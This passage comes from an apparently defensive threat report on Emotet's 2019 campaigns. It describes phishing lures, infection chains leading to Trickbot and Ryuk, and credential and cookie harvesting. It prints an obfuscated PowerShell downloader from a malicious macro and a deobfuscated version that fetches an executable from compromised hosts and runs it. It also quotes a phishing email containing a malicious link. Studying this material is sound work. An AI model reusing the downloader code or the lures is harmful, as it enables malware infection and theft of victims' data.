


Figure 12: Total malware volume by family on Q1-Q4 2019.

THE REAL THREAT - EMOTET

Emotet trojan banker is seen as the predominant threat throughout the year 2019. However, and according to Figure 4, there was a decrease during Q3 in the number of compromised domains used to distribute malware or at least detected and reported around the world, including Portugal. This decrease has a reason behind it, and once again, we need to reference Emotet malware as the principal cause of that scenario. As noted, there was an absence of Emotet's activity after June and extending to July and August. The legitimate explanation for this slowdown was a fresh release which took off in mid-September 2019. This strike, however, has highlighted other less impactful or popular banking trojans.

According to a [publication](#) from the DarkReading, "*Emotet re-emerged toward the end of September, ending a months-long hiatus that gave banking Trojans and remote access Trojans (RATs) room to increase in the third quarter*".

[TA542](#), the threat group behind Emotet, re-emerged with new Emotet campaigns in September and researchers from a large group of security firms noticed differences in how it was operating. The group mainly followed the same template observed in the past (Figure 13). The emails are targeted with local-language baits and brands. Messages often had financial themes and contained malicious attachments or links to malicious documents with VBA macros that, when enabled, installed Emotet on their machines.

Rechnung per Mail an Kunden



[Redacted sender name]

[Redacted email address]

Monday, April 29, 2019 at 4:13 AM

Show Details

Lieber partner,

Bitte überweisen Sie die anliegende Rechnung auf unser Konto. Vielen Dank.

Über unten stehenden Link haben Sie die Möglichkeit, die

Rechnung einzusehen: <https://uctuj.cz/DOC/support/vertrauen/2019-04/>

Re: RE: [Redacted subject]



[Redacted sender name]

Mary

Tuesday, April 30, 2019 at 9:44 AM

Show Details



Download All Preview All

Please find attached a copy of your document.



-----Original Message-----

發票狀態更新



[Redacted sender name]

[Redacted email address]

Friday, April 12, 2019 at 2:12 AM

Show Details



Download All Preview All

上午好!

發票附件

祝你好运!

DE_RD

El monto de su tarifa de [Redacted] Sosa



[Redacted sender name]

[Redacted email address]

Friday, May 3, 2019 at 11:08 AM

Show Details



Download All Preview All

Estimado,

Se le pagarán tarifas de 1,100 por semana y ambas requerirán costos de viaje y dietas. El proyecto de acuerdo se adjunta.

Saludos

Figure 13: Common phishing emails spreading Emotet ([Proofpoint](#)).

Halloween 2019 was also an attractive chance to propagate Emotet's messages with weaponized Microsoft Office documents containing macros that, once executed, downloads the next malware stage (Figure 14).




Figure 14: Emotet phishing emails on Halloween 2019 ([Segurança-Informática](#)).

Also, a reference to Greta Thunberg was used to spread Emotet’s campaigns at the end of 2019.




Figure 15: Emotet template: Greta Thunberg - Time Person of the Year 2019 (*ThreatPost*).

Emotet spreads using Microsoft Word documents with malicious macros on it. Threat actors regularly update the visual lure used in the documents. The following collage shows many of the lures used in Emotet’s waves.




Figure 16: Word documents lure message used by Emotet (*Proofpoint*).

Although Emotet covers longstanding targets such as the US, the UK, Canada, Germany, and Australia, TA542 expanded target countries to include Italy, Spain, Japan, Hong Kong, Singapore and Portugal.

The banking trojan disappeared over the summer and [returned](#) last September dropping a new collection of malware including information stealers, email harvesters, self-propagation mechanisms and ransomware (**Ryuk** was seen on several Emotet's fresh samples - [the perfect explosive cocktail malware](#)).

Emotet started its activity in 2014 as a trojan banker, notwithstanding it is now used by its operators to deliver other threats. Figure 17 shows the infection chains of Emotet observed over the years. Nowadays, Emotet has been seen downloading Trickbot as the 2nd stage and completing the chain dropping the ransomware called Ryuk. Typically, another two ways were also noted over the years (Dridex dropping BitPaymer and Qbot dropping MegaCortex was a final stage).




Figure 17: Possible infection's chains of Emotet campaigns.

In fact, Emotet can be seen as a vehicle to distribute malware in-the-wild due to its modularity. Many times called a botnet, Emotet has re-emerged and some incidents were also noted targeting Australian businesses, individuals, critical infrastructure and government agencies, [according to the Australian Cyber Security Centre](#).

“The Australian Cyber Security Centre (ACSC) raised the alarm late last week that the malicious software had been infecting devices in Australia through phishing emails.”

DIGGING INTO THE DETAILS

Whilst undertaking this report, we analyzed some samples using Portuguese domains (.pt) as an initial point of proliferation in order to understand if any of the samples were targeting Portuguese organizations. From the study, it was concluded that threat actors only compromised mass domains (generally WordPress or Joomla installations) with the aim of distributing the threat on a large scale.

In general, Emotet *modus operandi* can result in the following schema and scrutinized in Figure 18.




Figure 18: Last observed Emotet's infection chain finishing with a ransomware deploy.

THE EMOTET'S ATTACK VECTOR

According to the analysis of some samples that had been using the Portuguese TLD, we observed some samples using PDF files with embedded links so that a PE file was downloaded from compromised servers. While most samples used macros in Microsoft Word files to download malicious files, [recently](#) has been noted the use of WScript to execute a JScript to install a malicious payload.

After opening the weaponized Microsoft Office file, a typical template is presented. Emotet macros are coded inside the doc file, with a lot of meaningless code commented in it - an old technique used to perform antivirus evasion.




Figure 19: Lure image presented on the weaponized Microsoft Office file.

When the execution of the macro content is enabled, a VBA AutoOpen macro is executed on the victim's computer. As expected from the Emotet VBA script, the strings are complex and obfuscated and contain a lot of fragmented strings. This is a well-known technique that makes it difficult to detect malicious content with a static analysis engine.

```

1 powershell -enc " JABMAGQAdgBzAHgAdwBiAHVAcQbMAHYAPQAnAEQAcABrAHQAEQB5AHoAaAAnADsAJABMAHAAZgBvAHgAZQBxAGQAEgBhACA
2 APQAgACcAMgR3ADUJwA7ACQAwBsAGEAbABjAGUAdQBxAD0AJwBwAGMAeQbOAHoAYwB3AGoAdgEmAHQAZwBsACcAOWkAEgAdABYAGUAbgBoAGc
3 AZQB6AHcAegB5AD0AJABLAG4AdgA6AHUAcwBlAHIAcBvAG8AZgBpAGwAZQArACcAXAAnACsAJABMAHAAZgBvAHgAZQBxAGQAEgBhACsAJwAuAGU
4 AeABlACcAOWkAEcAawBhAGMAcBpAGUAdQBIAHEAbQA9ACcAVABtAGwAZgBtAGYAAAbtAGIAbQB6ACcAOWkAEKAEgEmAHcAdAB6AHAAYwBlAD0
5 AJgAoACcAbgAnACsAJwBlAHcALQBvAGIAagAnACsAJwBlAGMAdAAnACKAIABOAEUAdAAuAHcAZQBIAgMATABpAGUATgB0ADsAJABBAHAgAdgBzAG8
6 AeAB5AG4AZQBvAD0AJwBoAHQAdABwAHMAOgAvAC8AYgBsAG8AZwAuAHAAcBpLAHMAcWb3AGUAYgBzAC4AYwBvAG0ALwBjAGcAaQAbtAGIAaQBUAc8
7 AbQBLAGYAbABXADgAWgA5AC8AKgBvAHQAdABwAHMAOgAvAC8AdwBpAGQA2QB3AGUAYgBpAHQALgBjAG8AbQvAGoAZQBvAHcAZQBkAC8AMABRAHM
8 ALwAqAGgAdAB0AHAACwA6AC8ALwBlAGwAbwBnAC4AdwBpAG4AbABpAGYA2QBpAG4AZgBvAHMAeQBzAC4AYwBvAG0ALwBjAGcAaQAbtAGIAaQBUAc8
9 ARQBTADQATQAvACoAaAB0AHQAcABzADoALwAvAHcAbOB2AC4AdgBpAG4AYwBlAHMAawBpAGwAbABpAG8AbgAuAGMAbWbAC8AZwBwAC0AeQBUAGM
10 AbABlAGQA2QBzAC8ANwB4AHAacgBnRHkAVgB6AGQALwAgPgGAdAB0AHAAcWb6AC8ALwBkAGgAbQB1AGcAYQB2AGkAcwBpAG8AbgAuAGMAbWbAC8
11 AaQBTAGEAZwBlAHMALwA3ADMABABRAE4AeQBCE0ALwAnAC4AIgBzAGAAUABsAEkAVAAIACgAJwAqACcAKQA7ACQAWABsAGQAaB2AGEAZwB2AD0
12 AJwBUAG8AdgBwAHIAaQbvAHEAbgBoAGcAcQAnADsAZgBvAHIAZQBHAGMAaAocACQAUABzAHUAEQB4AG0AcwBlAHIAaQb6AHkAIABpAG4AIAAIAKAE
13 AeAB2AHMABwB4AHkAbgBlAHIAIKQB7AHQAcgB5AHsAJABJAHoAZgB3AHQAEgBwAGMAZQAuACIARABvAHcAYBOAGwATwBBGAAARABMAGKATABFACI
14 AKAAKAFAAcWb1AHkAeABtAHMAcQBvAGkAegB5ACwAIAkAEGAdABYAGUAbgBoAGcAZQB6AHcAegB5ACkAOWkAE8AdABMAAG0AZABMAHkAYgBnAHE
15 AawB0AD0AJwBvAGwACBAlAHgAcwBvAHEAcgBwACcAOWBJAGYAIaAocGALgAocACcArwBlAHQALQBIAHQAJwArACcAZQBtACcAKQAaQOASAB0AHI
16 AZQBvAGgAZwBlAHoAdwB6AHkAKQAuACIABABFAG4ARwBpAFQASAAIACAALQBNAguAIAAZADIANQwADkAKQAGAHsAWwBEAGkAYQBnAG4AbwBzAHQ
17 AaQbJAHMALwBQAHIAbWbJAGUAcwBzAF0A0A6ACIAUwBpAFQAOQBQSAHQALgAocACQASAB0AHIAZQBvAGgAZwBlAHoAdwB6AHkAKQA7ACQAVgBsAG8
18 AdgB0AGIAagB0AGIAbQ9ACcAUQB2AHMAaABLAGYAEQBYAGMAdgBlAHMAJwA7AGIACgBlAGEAawA7ACQAUgBjAHgAYwBwAHcAegBzAGMAcABzAHU
19 APQAnEGAdABzAHEAdQB1AGgAeAB6AGoAbQBrACcAFQB5AGMAYQB0AGMAaAB7AH0AFQAKAEsAegBrAHcAagBvAGoAZwB3AHoAPQAnAFQAcABzAGM
20 AcABrAGMAZwBrAGkAYwBrAHgAJwA=
21
22 ---- Decoded base64----
23 $Ldvsxwbvqfv='Dpktzyzh';
24 $Lpfoxeqdz='275';
25 $Claloeuq='Vcihzcwvftgl';
26 $Htrenhgezwy=$env:userprofile+'\'+'$Lpfoxeqdz+'.exe';
27 $Gkacsieuqm='Tmlfmfhmbz';
28 $Izfwtzpce=(('n'+ew-obj'+ect')NET.webcLieNt;
29 $Axvsoxyner='https://[obfuscated].com/cgi-bin/mKf1W8Z9/*https://[obfuscated].com/jenwed/0Qs/*
30 https://[obfuscated].com/cgi-bin/E84M/*https://[obfuscated].com/wp-includes/7xprgyVzd/*
31 https://www.[obfuscated].pt/images/731QNVBM/'."s'PIIT'('');
32 $Xldhvagv='Tovprioqhngq';
33
34 foreach ($psuyxmsurizyin$Axvsoxyner) {
35     try {
36         $Izfwtzpce."Dow`NlOA`Dfile"($Psuyxmsurizy,$Htrenhgezwy);
37         $Otfmdfybgqkt='Ulpuxerqrp';
38         If ((('Get-It'+em')$Htrenhgezwy)."lEnG`TH"-ge32509) {
39             [Diagnostics.Process]::"S"TArt('$Htrenhgezwy);
40             $Vlovhbjtbu='Qvshefyrccvbs';
41             break;
42             $Rcxepwzscpsu='Htsqubhxzjmk'
43         }
44     }
45     catch {}
46 }
47 $Kzkwojogwz='Txscpkcgkickx'

```

Portuguese TLD

Figure 20: Emotet's VBA macro obfuscated and Portuguese TLD hardcoded in it.

As observed, some compromised domains are presented inside the macro code, including a Portuguese TLD. After some deobfuscation interactions, the payload can be observed in a more readable form in Figure 21.

```

22  ---- Decoded base64----
23  $target='https://[redacted].com/cgi-bin/mKflW8Z9/*https://[redacted].com/jenwed/0Qs/*
24  https://[redacted].com/cgi-bin/ES4M/*https://[redacted].com/wp-includes/7xprgyVzd/*
25  https://www.[redacted].pt/images/73lQNYBM/'.split('*');
26
27  foreach($item in $target) {
28  try{
29  &(New-Object System.Net.WebClient.DownloadFile($item, "$env:userprofile\275.exe");
30  If(Get-Item "$env:userprofile\275.exe").length -ge 32509 {
31  [Diagnostics.Process]::Start("$env:userprofile\275.exe");
32  break;
33  }
34  }
35  catch{}
36  }
37

```

Figure 21: Deobfuscated Emotet's VBA macro with Portuguese TLD hardcoded in it.

In detail, this can be seen as a living off the land (LOTD) technique used to evade antivirus engines and to bypass the signature detection phase.

At this point, Emotet launches a Powershell request that downloads the next malware stage from one of the compromised domains. The malware (275.exe file - line 31) is executed in memory and starts the infection chain.

THE 2ND EMOTET STAGE - HARVESTING (TRICKBOT)

Lately, Emotet has been seen with these capabilities:

- Active Directory (Windows Logon) username and password credentials
- Brute-force local accounts using hardcoded credentials
- Credentials entered by users on banking websites
- Contents of locally stored emails
- Network sniffing
- Local process enumeration

Emotet collects a lot of sensitive information, including system name, location and operating system version, and connects to a remote C2 server, generally hardcoded and encoded. Also, an RSA key is used to encrypt the TCP communication with the remote C2 server, also known as command-and-control (C&C). That key and other kinds of instructions and data are encoded and hardcoded inside malware.

Once Emotet establishes a connection with the C2 server, it reports a successful new infection, receives additional configuration data, downloads and runs extra payloads, receives instructions, and exfiltrates acquired data to the C2 server (passwords, cookies, etc).

| | | | | | | |
|-----------|-------------|------|--------------------|--|----------------|-----------------------|
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local\Microsoft\Windows | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows\NetCookies | SUCCESS | CreationTime: 9/7/... |

Figure 22: Emotet collecting cookies data on the compromised computer.

| | | | | | | |
|-----------|-------------|------|--------------------|---|----------------|-----------------------|
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\History | NAME COLLISION | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | Desired Access: R... |
